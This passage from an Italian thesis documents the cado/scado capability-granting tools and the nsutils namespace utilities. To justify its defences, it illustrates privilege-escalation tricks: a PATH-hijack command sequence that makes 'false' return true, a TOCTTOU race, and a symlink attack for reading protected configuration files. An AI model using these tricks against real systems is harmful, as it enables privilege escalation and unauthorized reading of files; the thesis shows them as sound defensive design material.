1. Il path assoluto dell'eseguibile di riferimento, es:

   ```
   /bin/ping : ...
   ```

2. Le capability da assegnare all'eseguibile senza il controllo di autorizzazione da parte di cado

   ```
   ... : cap_net_raw
   ```

3. Un campo opzionale contenente un digest di riferimento per l'eseguibile in esame.

   ```
   ... : dcb237f1cb20ee7b1550900d1b524c554063fd17fc673c56d341736ced6bed4b
   ```




Figura 3.1: Esempio di infrastruttura costruita con docker

Alcuni dei dettagli di questo formato saranno meglio descritti nel capitolo 4.

Per non creare vulnerabilità in fase di design, anche in questo caso viene richiesta una password (o un'autenticazione **PAM** valida) all'utente al momento del salvataggio della configurazione, in modo da mantenere coerente e sicuro il sistema tramite essa anche se lasciato incustodito[Gol06].

3.1.2 Nsutils

Per la configurazione e la gestione dei namespace esistono diversi tool, molti dei quali non adatti per la produzione o, considerando strumenti completamente opposti rispetto a questo punto di vista, estremamente complessi e macchinosi. Un esempio per quanto riguarda quest'ultimo caso è il famoso software per la gestione dei cosiddetti container **docker**, questo software è in grado di costruire degli ambienti molto potenti e isolati, costruendo oltretutto l'infrastruttura di rete fra le stesse.

Docker possiede inoltre sistemi di provisioning delle macchine molto espressivi, motori di configurazione, gestione dei cgroups, gestione di seccomp e gestione del file system tramite aufs[Doc16b][Doc16c]. Un esempio di

configurazione tramite docker è la seguente:

```
# docker daemon > /var/log/docker 2>&1
# docker run --rm -ti alpine /bin/ash
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine

3690ec4760f9: Pull complete
Digest:sha256:1354db23ff5478120c980eca1611a51c9f2b88b61f24283ee8200bf9a54f2e5c
Status: Downloaded newer image for alpine:latest
/ # ls /home/
/ # ps faux
PID   USER     TIME   COMMAND
    1 root       0:00 /bin/ash
    8 root       0:00 ps faux
/ # ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 02:42:AC:11:00:03
          inet addr:172.17.0.3  Bcast:0.0.0.0  Mask:255.255.0.0
          inet6 addr: fe80::42:acff:fe11:3%934/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:18 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:4138 (4.0 KiB)  TX bytes:1286 (1.2 KiB)

/ #
```

Come possiamo notare, l'esempio scarica l'ultima immagine disponibile di alpine linux dal dockerhub (https://hub.docker.com/explore) e lancia una shell all'interno di un insieme di namespace completamente isolato dal namespace principale. Come è possibile notare si ha un indirizzo privato della rete 172.17.0.0/16, e sulla macchina principale si avrà un'interfaccia associata alla stessa rete e le tabelle routing già configurate per essa.

```
# ip a show docker0 | grep inet
    inet 172.17.0.1/16 scope global docker0
    inet6 fe80::6a52:2125:f6ec:31b2/64 scope link
# ip r | grep 172.17
```

```
172.17.0.0/16 dev docker0 proto kernel scope link src 172.17.0.1
# iptables -L POSTROUTING -n -t nat | grep 172.17
MASQUERADE  all  --  172.17.0.0/16        0.0.0.0/0
```

Tutto ciò risulta mastodontico e complesso per la gestione di semplici namespace[1].

Spostandoci sul versante opposto troviamo alcuni tool quali **unshare(1)**[man16b] e **nsenter(2)**[man16a], in grado di lanciare processi all'interno di nuovi namespace e di inserirsi all'interno di essi. Per gestire i processi aventi namespace differenti, ad esempio, è possibile utilizzare **ps(1)**, con l'opzione di output apposita (-o netns). Inoltre, i namespace cessano di esistere dopo la terminazione del processo *init* associato ad essi. Questo crea non pochi problemi e complessità dal punto di vista della configurazione. Per questo motivo sono stati progettati alcuni piccoli eseguibili associati alla soluzione di questi singoli problemi:

nslist: Un programma in grado di stampare la lista dei namespace presenti sul sistema:

```
$ netnslist -ss
net:[4026531957]
net:[4026532234]
$ netnslist net:[4026532234]
net:[4026532234]
     PID CMDLINE
    6788 /usr/lib/chromium/chromium --type=zygote
$ netnslist 475
      NAMESPACE      PID CMDLINE
net:[4026531957]     475 /usr/lib/systemd/systemd --user
```

Lo stesso risultato è raggiungibile, in modo meno usabile e prono all'essere inserito in script, anche con il classico comando unix **ps(1)**:

[1] Questo documento di tesi, ad esempio, è stato scritto in LaTeXutilizzando un container docker per la compilazione, mantenendo il namespace principale separato dall'environment configurato per LaTeX.

```
$ ps ax -o pid,comm,netns | grep -v -- '-$' | tail -n +2 | sort -k 3,3n -u
  475 systemd         4026531957
 6788 chromium        4026532234
```

nshold: I namespace hanno bisogno un processo "prendi posto" per non incorrere nel garbage collector ed essere eliminati dal sistema[2]. Per questo motivo è necessario un tool in grado di mantenere attivo il namespace senza consumare risorse. Questo tool è inoltre in grado di modificare i suoi argomenti costruendo un tag, in modo da essere indicizzabile e ricercabile dagli altri tool in modo semplice e mnemonico:

```
$ unshare -n -U netnshold -- testTesi
$ netnslist
net:[4026531957]
     PID CMDLINE
     630 /lib/systemd/systemd --user
     634 -bash
     870 netnslist

net:[4026532107]
     PID CMDLINE
     869 net:[4026532107] testTesi
```

nsrelease: Per rilasciare un namespace allocato tramite **nshold** è necessario uccidere il processo creato. Questo tool facilita il compito, ricercando il processo tramite regexp (in modo analogo a **pkill**) o tag.

```
$ netnslist -r testTesi
net:[4026532107]
     PID CMDLINE
     869 net:[4026532107] testTesi

net:[4026532171]
     PID CMDLINE
     872 net:[4026532171] testTesi2
```

[2]Ricordiamo che un namespace cessa d'esistere una volta che non possiede più processi al suo interno.

```
$ netnsrelease testTesi
$ netnslist -r testTesi
net:[4026532171]
     PID CMDLINE
     872 net:[4026532171] testTesi2
```

netnsjoin: Permette di connettersi ad un namespace di rete tramite l'utilizzo del nome associato ad un processo (il suo argv[0]), l'id del namespace di rete o un tag definito tramite **netnshold**.

```
$ unshare -n netnshold testTesi
$ # Namespace of init (pid 1)
$ ip a show eth0 | grep inet
    inet 10.10.10.10/24 brd 10.10.10.255 scope global eth0
    inet6 fe80::5054:ff:fe12:3456/64 scope link
$ cado net_admin -- netnsjoin testTesi bash
Password:
Joining net namespace net:[4026532107]
$ ip a
1: lo: <LOOPBACK> mtu 65536 qdisc noop state DOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

Come è possibile notare è necessario utilizzare cado (o altrimenti assegnare la capability direttamente al processo o al file) per ottenere i privilegi concessi dalla capability CAP_NET_ADMIN, richiesti per connettersi al namespace designato, in quanto i namespace utente non sono ancora completamente implementati all'interno della suite.

Come si può notare dagli esempi, i tool (ad eccezione di netnsjoin) funzionano anteponendo il tipo di namespace al nome dell'eseguibile stesso, questo accorgimento verrà discusso in dettaglio nel capitolo 4.

Tramite questi strumenti è possibile ottenere diverse informazioni sul sistema, come già indicato in modo simile ed equivalente a **ps**. Ad esempio è possibile analizzare ed entrare nel namespace sandbox che viene creato da **chromium** per rendere le pagine in modo isolato e sicuro:

```
$ ps ax -o pid,netns | tail -n +2 | grep -v -- '-$' | sort -k2,2n -u
  485 4026531957
 1658 4026532229
$ cat /proc/485/comm
  systemd
$ cat /proc/1658/comm
 chromium
$ ip a show eth0 | grep inet
   inet 10.10.10.10/24 brd 10.10.10.255 scope global eth0
   inet6 fe80::5054:ff:fe12:3456/64 scope link
$ cado cap_net_admin -- netnsjoin 1658 bash
   Joining net namespace net:[4026532229]
$ ip a
   1: lo: <LOOPBACK> mtu 65536 qdisc noop state DOWN group default qlen 1
      link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

Allo stesso modo chromium crea un namespace di tipo pid:

```
$ pidnslist 485 1658
NAMESPACE      PID CMDLINE
pid:[4026531836]      485 /usr/lib/systemd/systemd --user
pid:[4026532227]     1658 /usr/lib/chromium/chromium --type=zygote
```

Capitolo 4

Realizzazione

Gli applicativi progettati hanno come ottica e obiettivo il risultare sufficientemente generali da poter essere utilizzati ed effettivamente apprezzati da un pubblico ampio e variegato. Questo comporta ingegnerizzazioni molto diverse da quella che potrebbe essere una dimostrazione delle capacità di una tecnologia o di un programma.

Per questi motivi si è donata particolare premura agli aspetti di sicurezza degli applicativi, dell'usabilità, della permeabilità dei software e della facilità d'apprendimento e di uso.

Per quanto riguarda l'usabilità e la permeabilità dei software è quasi immediato notare che, a parità di alternative praticamente nulle, **cado** e **nsutils** sono decisamente software molto utilizzabili e facilmente comprensibili[1].

Molto diversa invece è l'ottica della sicurezza intesa come "information security". Per garantire quest'ultima purtroppo non esistono metodi esatti o formule vincenti. È necessario (ma non sufficiente a garantire la totale sicurezza) un meccanismo continuo di auditing e di analisi dei software. Per questo motivo esistono diversi enti aventi lo scopo di catalogare e di rendere

[1] Non sono però stati effettuate analisi di UX o di utilizzabilità del software, le quali si propongono come sviluppo futuro.

disponibili le liste di vulnerabilità[2] conosciute per un software (ovviamente tali vulnerabilità vengono prima segnalate al mantainer o alla ditta responsabile per il sistema in esame, che dovrà provvedere al più presto a sistemare la falla). Tramite queste liste un amministratore di sistema è in grado di analizzare quali potrebbero essere i problemi delle sue installazioni o le infrastrutture per le quali è responsabile.

Cado inoltre risulta un software critico, essendo a stretto contatto con le capability e i privilegi di root un bug all'interno di esso risulterebbe, molto probabilmente, un problema di **privilege escalation** tramite il quale un normale utente potrebbe eseguire operazioni a lui non permesse. Differente invece è l'utilizzo non ponderato di cado, il quale, anche in questo caso, potrebbe portare a problematiche di **privilege escalation**, es. l'assegnamento di capability rischiose, come descritto nel capitolo 2, questo tipo di problematiche non sono quindi state prese in considerazione ma viene lasciata la responsabilità all'utilizzatore o all'amministratore di sistema della gestione delle capability e degli accurati controlli legati ad esse.

4.1 Scelte implementative: cado e scado

Cado è sostanzialmente un software di transizione tra i grossolani privilegi set-user-id root e le più moderne capability. Questo comporta che cado stesso debba operare al minimo livello di privilegio necessario. Dovendo operare tramite capability ambiente è inutile e, in caso di bug, errato mantenere cado come setuid root o donargli più capability delle necessarie. Per questo motivo è stato sviluppato il flag *-s*, lanciando il comando:

```
# cado -s
```

L'eseguibile si riassegnerà automaticamente il set minimo di capability richieste dal file di configurazione, ad esempio:

[2] Altresì detti 0-day.

```
# cat /etc/cado.conf
cap_net_admin : dberardi
# /sbin/getcap /usr/bin/cado
/usr/bin/cado = cap_dac_read_search,cap_net_admin+p
```

Cado, per alcune compatibilità con scado che verranno introdotte tra poco, risulta comunque un eseguibile avente privilegio di set user id, ma non associato all'utente root ma ad un utente particolare di sistema (di default l'utente associato è l'utente **cado**):

```
# ls -la /usr/bin/cado
-rwsr-xr-x 1 cado root 34200 Sep 26 07:05 /usr/bin/cado
```

Dovendo quindi leggere il file /etc/cado.conf, che normalmente ha permessi 0600_8 ed è assegnato all'utente root, cado ha bisogno di CAP_DAC_READ_SEARCH, in grado di poter scavalcare le protezioni di tipo DAC nella lettura del file, potendo quindi eseguire diversi controlli per garantire le capability solo all'effettivo richiedete autorizzato.

Il parser di cado è implementato utilizzando le funzioni

```
ssize_t getline(char **lineptr, size_t *n, FILE *stream);
```

per controllare in modo sicuro il file linea per linea, allocando dinamicamente ogni stringa. Questo rende il codice più complesso e macchinoso, ma risulta in una maggiore sicurezza verso attacchi di buffer overflow e problemi di code execution che potrebbero incorrere utilizzando funzioni quali **gets(3)** e similari. Per trasformare i singoli elementi della linea in token viene utilizzata la funzione

```
char *strtok_r(char *str, const char *delim, char **saveptr);
```

Questa opera in modo da isolare i vari parametri (lista di capability, lista di gruppi e/o utenti, lista di comandi di controllo) per effettuare determinate analisi su di essi.

Per quanto riguarda la fase di autenticazione viene utilizzato **PAM(8)**. Tramite questo metodo si rende cado compatibile con tutte le autenticazioni definite all'interno del sistema e gli standard di sicurezza designati

dall'amministratore.

```
int pam_check(char *username)
{
  pam_handle_t* pamh;
  struct pam_conv pamc={.conv=&misc_conv, .appdata_ptr=NULL};
        int rv;

        pam_start ("cado", username, &pamc, &pamh);
        rv= pam_authenticate (pamh, 0);
        pam_end (pamh, 0);

  return rv;
}
```

Per non incorrere in problemi relativi al path, cado utilizza solo path assoluti nella logica di controllo, questo non protegge i controlli da attacchi di tipo TOCTTOU, ma permette di evitare problemi relativi alla redifinizione della variabile d'ambiente PATH. Ad esempio, se specificassimo un controllo come:

```
cap_net_admin : dberardi : logger cado 'net_admin denied to dberardi'; false
```

Sarebbe molto rischioso, in quanto l'utente potrebbe ridefinire il path in un modo simile al seguente[3]:

```
$ cp $(which true) false
$ export PATH=.:$PATH
$ alias false='env false'
$ false ; echo $0
```

A questo punto l'eseguibile **false** farebbe riferimento all'eseguibile specificato dall'utente e ritornerebbe sempre il valore vero. Per questo motivo cado non accetta nessun eseguibile specificato tramite un percorso relativo. È necessario anche eseguire questi controlli in un ambiente non privilegiato, vengono quindi negate tutte le capability ai figli per il tempo del controllo.

[3] Anche in questo caso l'attacco è semplificato. Un attaccante dovrebbe considerare tutti i comandi integrati in una shell di sistema e le varie regole di precedenza.




Figura 4.1: Diagramma di Gantt d'esempio per un attacco di tipo TOCTTOU semplificato, vediamo tratteggiata la finestra entro la quale l'attacco è operabile, in questa finestra l'attaccante può sfruttare una race condition per modificare l'eseguibile da lanciare.

È inoltre possibile specificare all'interno del file di configurazione interi gruppi tramite il parametro @, altrimenti verrà selezionato il gruppo principale del singolo utente.

4.1.1 scado

Per quel che concerne l'utilizzo di cado con gli script, invece, il problema più rilevante risiede nella problematica denominata TOCTTOU, **T**ime **O**f **C**heck **T**o **T**ime **O**f **U**se. Questo problema di sicurezza è basato sul fatto che un attaccante potrebbe modificare un eseguibile prima del suo caricamento in memoria come indicato in figura 4.1. Il problema non è facilmente risolvibile nemmeno utilizzando meccanismi crittografici per il calcolo di digest, poiché un attaccante potrebbe sfruttare la finestra temporale presente tra il calcolo del digest e l'effettivo caricamento dell'eseguibile da parte del sistema operativo con la systemcall exec(2). Per rispondere a questo tipo di

attacco cado non effettua il controllo sull'eseguibile ma su una copia del file stesso. Il programma viene collocato in una cartella scrivibile solo dall'utente, controllato ed eseguito, senza che per l'attaccante sia possibile modificarlo (a meno che l'attaccante non sia in possesso dei privilegi di superutente o della possibilità di utilizzare CAP_DAC_OVERRIDE, ma in questo caso il sistema risulterebbe già compromesso ad un livello maggiore). Questa misura di sicurezza potrebbe comportare un calo di prestazioni nel caso di eseguibili massicci (es. chromium, pesante 138MB) o problemi nel caso di eseguibili che richiedano di modificare se stessi (es. cado stesso), per questo motivo la protezione da questo tipo di attacchi è opzionale. Oltretutto è necessario che l'utente non possa modificare il file a suo piacimento sfruttando la finestra, per questo motivo il file viene creato come eseguibile e scrivibile solamente per l'utente cado, al quale il programma principale è assegnato come set-user-id.

Scado possiede un meccanismo per il parsing dei file di configurazione molto simile a quello utilizzato da cado: se non è presente un digest alla fine della linea indicante la configurazione per un determinato eseguibile questo sarà eseguito senza protezione dagli attacchi TOCTTOU. Per comodità d'uso non è necessario specificare il digest del file manualmente, se viene specificato il carattere : alla fine di una linea di configurazione il digest viene calcolato e inserito automaticamente dal programma; è responsabilità dell'utente assicurarsi che questo digest sia relativo al programma reale e non ad una sua copia o ad un'esecuzione di un attacco TOCTTOU.

La struttura del programma scado è ispirata alla struttura dei programmi per l'editing delle crontab, per questo motivo scado possiede permessi set-group-id al gruppo cado. Questo rende possibile l'utilizzo di configurazioni private per utente, posizionate in una cartella non leggibile da qualsiasi utente e quindi è possibile modificare i suddetti file di configurazione solo tramite l'interfaccia proposta da scado.

```
$ scado -e
Password:
$ strace scado -l 2>&1 | grep 'open.*/var/spool/'
open("/var/spool/cado/dberardi", O_RDONLY) = -1 EACCES (Permission denied)
$ scado -l
/bin/ping : cap_net_raw
```

Scado risulta modulare nella scelta dell'editor da utilizzare, difatti è possibile specificare, tramite la variabile d'ambiente **EDITOR** o la variabile d'ambiente **VISUAL**, il comando da eseguire per attuare la modifica della configurazione, ad esempio:

```
$ EDITOR=vim scado
$ EDITOR=nano scado
$ scado -l > /tmp/scadofile
$ EDITOR="cp /tmp/scadofile" scado -e
$ EDITOR="vim -c 'startinsert'" scado -e
```

Come indicato per cado, anche scado non utilizza path assoluti nei file di configurazione, per evitare controlli complessi e parsing macchinosi. L'eseguibile scado stamperà un warning incontrando un path non assoluto durante i controlli, mentre cado si rifiuterà di eseguirlo, se in modalità scado.

Un'ulteriore politica di sicurezza attuata da scado è l'impossibilità di utilizzare link simbolici durante l'operazione di modifica di una configurazione utente, questo perché, senza il suddetto controllo, un utente potrebbe leggere qualsiasi file di configurazione memorizzato all'interno della cartella protetta, sfruttando scado per questo scopo come indicato in figura 4.2. Il controllo viene effettuato nel seguente modo:

```
/* Symlinks check */
if ((fdin = open(inpath, O_RDONLY | O_NOFOLLOW)) < 0)
        return;

if (fstat(fdin, &l_stats) || l_stats.st_mode == S_IFLNK)
        return;
```




Figura 4.2: Attacco di information leak a scado tramite link simbolici. Nel caso mancasse la protezione dai link simbolici un'attaccante si troverebbe nella situazione indicata in basso: 1. L'attaccante utilizza scado per fare l'editing del suo file scado. 2. Scado crea ed apre un file temporaneo dell'utente. 3. l'attaccante rimuove il file creato da scado. 4. l'attaccante crea un link simbolico al file da ottenere chiamandolo come il vecchio file temporaneo. 5. l'attaccante chiude scado, trovandosi quindi il file richiesto al posto del suo legittimo file ed è in grado di accedervi e leggerlo tramite scado.

4.1.2 s2argv-execs

Cado e scado possono essere vittima di problemi legati alle esecuzioni di comandi tramite shell. Per questo motivo non vengono utilizzati degli insicuri wrapper a livello di libreria (es. **system(3)** o **popen(3)**).
Per rendere comunque possibili comandi come:

```
$ EDITOR="vim -c 'startinsert'" scado -e
```

o l'utilizzo di variabili nel file di configurazione di cado è necessaria una logica più avanzata di una semplice **exec**. Per questo motivo è stata creata una libreria in grado di emulare una shell senza donare problemi di sicurezza rendendo comodo l'utilizzo di simil-popen e simil-system. Questa libreria prende il nome di s2argv-execs [Dav16b].

La libreria si compone fondamentalmente da un automa a stati finiti (FSA) in grado di analizzare un linguaggio simile a quello di una comune shell di unix. Questo automa, i cui diagrammi di transazione sono indicati nel capitolo B, è in grado di separare una stringa in token ed eseguirla, in un modo simile a quanto viene effettuato da system. Essendo limitata rispetto ad una shell completa, la libreria risulta avere problemi di sicurezza più vicini a quelli di una semplice systemcall della famiglia exec.

La libreria si compone di due funzioni fondamentali, **s2argv(3)** e **execs(3)**, la prima permette la separazione della stringa in token sulla stringa stessa, la seconda permette invece l'allocazione dinamica utilizzando più risorse del sistema. Da queste funzioni derivano delle funzioni avanzate in grado di emulare completamente le funzioni system e popen.

Queste funzioni sono quindi state utilizzate in cado e scado per non incorrere eventuali attacchi mirati all'utilizzo di una shell (es. ridefinizione dell'IFS).

4.2 Scelte implementative: nsutils

Gli eseguibili della suite nsutils sono implementati come piccoli e semplici applicativi di sistema. In piena filosofia KISS nessuno di questi eseguibili utilizza tecniche non necessarie o particolari complicati.

Per ricercare i namespace ed i tag tramite espressioni regolari sono state utilizzate le funzioni standard della libreria C: **regex(3)**. Questo approccio rende gli eseguibili pienamente e automaticamente compatibili con la notazione di pgrep e pkill, utilizzanti le stesse funzioni di libreria[man15], nel pieno concetto della coerenza esterna.

```
$ unshare -U -n netnshold "testTesi1"
$ unshare -U -n netnshold "testTesi2"
$ netnslist -r 'testTesi[0-9]\+'
net:[4026532107]
     PID CMDLINE
        29574 net:[4026532107] testTesi1

net:[4026532171]
     PID CMDLINE
        29576 net:[4026532171] testTesi2
```

Per identificare quali namespace selezionare è stato scelto di utilizzare il nome del programma come parametro. I singoli programmi vengono installati nella directory di destinazione con il loro nome generico (es. nslist) e vengono creati una serie di link simbolici puntanti all'eseguibile generico, preponendo la tipologia del namespace in esame al nome dell'eseguibile (es. netnslist, usernslist, etc.). In questo modo è sufficiente controllare i primi caratteri del nome per conoscere la tipologia di namespace da utilizzare. Questa tecnica è utilizzabile con molti software largamente diffusi, ad esempio busybox[4].

[4] È in fase di valutazione una versione utilizzante i parametri da linea di comando di **unshare(1)** per indicare le tipologie di namespace sulle quale effettuare le operazioni (-n ad esempio per indicare i namespace di rete).

Per quanto riguarda il comando nshold è possibile utilizzare dei tag per identificare il namespace. Questi tag verranno poi visualizzati sia tramite il comando **nslist** o tramite il comando **ps**. Per ottenere questo risultato è stata utilizzata la liberia **libbsd**, leggera ed utilizzata da molti software famosi quali, ad esempio, **sendmail**[Wem95].

Questa libreria opera modificando la lista degli argomenti di un programma linux (argv[0]). Modificando questo argomento è possibile visualizzare un nome diverso nel listato di ps (è comunque possibile visualizzare il nome reale dell'eseguibile tramite l'interfaccia posta in */proc/<pid>/comm*).

```
#include <string.h>
#include <unistd.h>
int main(int argc, char **argv) {
        strncpy(argv[0], "testps", strlen(argv[0]));
        pause();
        return 0;
}
```

```
$ ./testargs &
$ ps u | grep 'testps$'
bera      6763  0.0  0.0   4032   644 pts/10   S    20:22   0:00 testps
$ cat /proc/6763/comm
testargs
```

Tramite la libreria è possibile utilizzare lo spazio preallocato per l'environment (che quindi non sarà più accessibile tramite il puntatore **envp** passato come parametro alla funzione main). Quest'ultimo rimarrà accessibile tramite le funzioni standard della libc getenv e secure_getenv o l'accesso alla puntatore contenuto nella variabile **environ**, in quanto la libreria cambia il suddetto puntatore associandolo ad una copia dell'environment di partenza.

```
static int
spt_copyenv(int envc, char *envp[])
{
        ...
```

```
        envcopy = malloc(envsize);
        ...
        environ = envcopy;
        ...
}
```

L'unico eseguibile che si discosta dagli altri è netnsjoin, il programma in grado di fare le veci di setns. Questo programma è unico per la rete, difatti utilizza alcuni controlli per ottenere le capability necessarie per la lettura dei namespace ed associarsi ad un namespace specifico, per questo motivo può essere utilizzato in congiunzione con cado. Richiede le capability CAP_SYS_ADMIN e CAP_SYS_PTRACE.

Con l'avvento dei nuovi sistemi di init (systemd e derivati da esso) è possibile associare al login esecuzioni di comandi, per questi motivi questi sistemi lanciano un processo gestore per ogni login di ogni utente[Wik16].

```
$ netnslist
net:[4026531957]
     PID CMDLINE
     656 /lib/systemd/systemd --user
     [...]
```

Volendo quindi utilizzare strumenti in grado di creare dei namespace di rete e confinare ad essi gli utenti [5] risulta molto rischioso avere un programma nel namespace principale, rendendo possibile all'utente confinato l'uscita dallo stesso. Se questo problema viene combinato con l'assegnamento di capability quali CAP_NET_ADMIN tramite cado sotto determinate condizioni le conseguenze possono essere molto gravi. Per questi motivi il tool **netnsjoin** rifiuta l'accesso verso il namespace principale, a meno che l'utente non sia effettivamente l'utente root.

[5] Ad esempio VirtualSquare possiede tra le sue utility alcuni moduli **PAM** in grado di confinare alcuni utenti ad un determinato namespace di rete[RD16b].




Figura 4.3: Visione del sistema da parte di programmi all'interno di un namespace e dei moduli kernel.

4.3 Sicurezza dei moduli kernel (VXVDEX)

La sicurezza è un concetto fondamentale per un modulo operante a livello kernel. Difatti anche il più piccolo errore all'interno di esso potrebbe portare a scavallamenti di privilegi. Ogni anno vengono oltretutto scoperti errori di questo genere da parte degli sviluppatori del kernel linux. VXVDEX è però un modulo molto semplice e difatto elementare da mantenere e mettere in sicurezza.

Con l'avvento degli **user namespace** sorge però una domanda: il mapping degli utenti tramite l'uso dei namespace è preso in considerazione da eventuali moduli kernel? Un utente ad esempio potrebbe inviare o ricevere pacchetti spacciandosi per un altro utente tramite un namespace di tipo user[6].

Questo però viene preso in considerazione dal kernel linux, difatti la *visione del sistema* da parte del modulo kernel è la visione reale, con gli utenti mappati sui propri gruppi d'appartenenza, anche se al livello utente è presente un mapping di id utente per alcuni programmi.

[6]basterebbe conoscer l'uid o il gid principale della vittima, cosa possibile ad esempio sfruttando il database di sistema **NSS** tramite il comando **getent** o il database **finger**.

Capitolo 5

Sviluppi futuri

Le tecnologie proposte dal kernel linux sono molto avanzate ma spesso mancano di interfacce sufficientemente generiche, facilmente utilizzabili o configurabili.

I programmi sviluppati aggiungono alcuni strumenti e automatismi al sistema. Questi automatismi si sono già rivelati comodi e sono stati utilizzati per comandi come ad esempio **sudo**. Tramite i suddetti strumenti l'amministrazione del sistema è facilitata e vengono utilizzate delle configurazioni per semplificare alcuni compiti o delineare dei confini di sicurezza.

I programmi presentati sono facilmente interoperabili e separabili. Tramite l'utilizzo di alcuni di essi è possibile debuggare applicazioni in grado di effettuare sandboxing o di creare complesse infrastrutture utilizzanti le capability o i namespace.

Gli strumenti sono stati creati con particolare riguardo per i dettagli di usabilità e di sicurezza, ma il lavoro svolto non è ovviamente onnicomprensivo pertanto si propongono i seguenti sviluppi futuri:

- Analisi formale dell'usabilità dei software proposti (es. Discount Usability Test);

- Analisi della sicurezza dei meccanismi di virtualizzazione parziale rapportati ai meccanismi di isolamento tramite namespace;
- Analisi di sicurezza dei tool del progetto VirtualSquare non analizzati in questa tesi;
- Porting dei tool su sistemi aventi tecnologie simili a quelle presentate nel capitolo 2;
- Adattamento dei tool legati ai namespace ai nuovi concetti di user namespace.

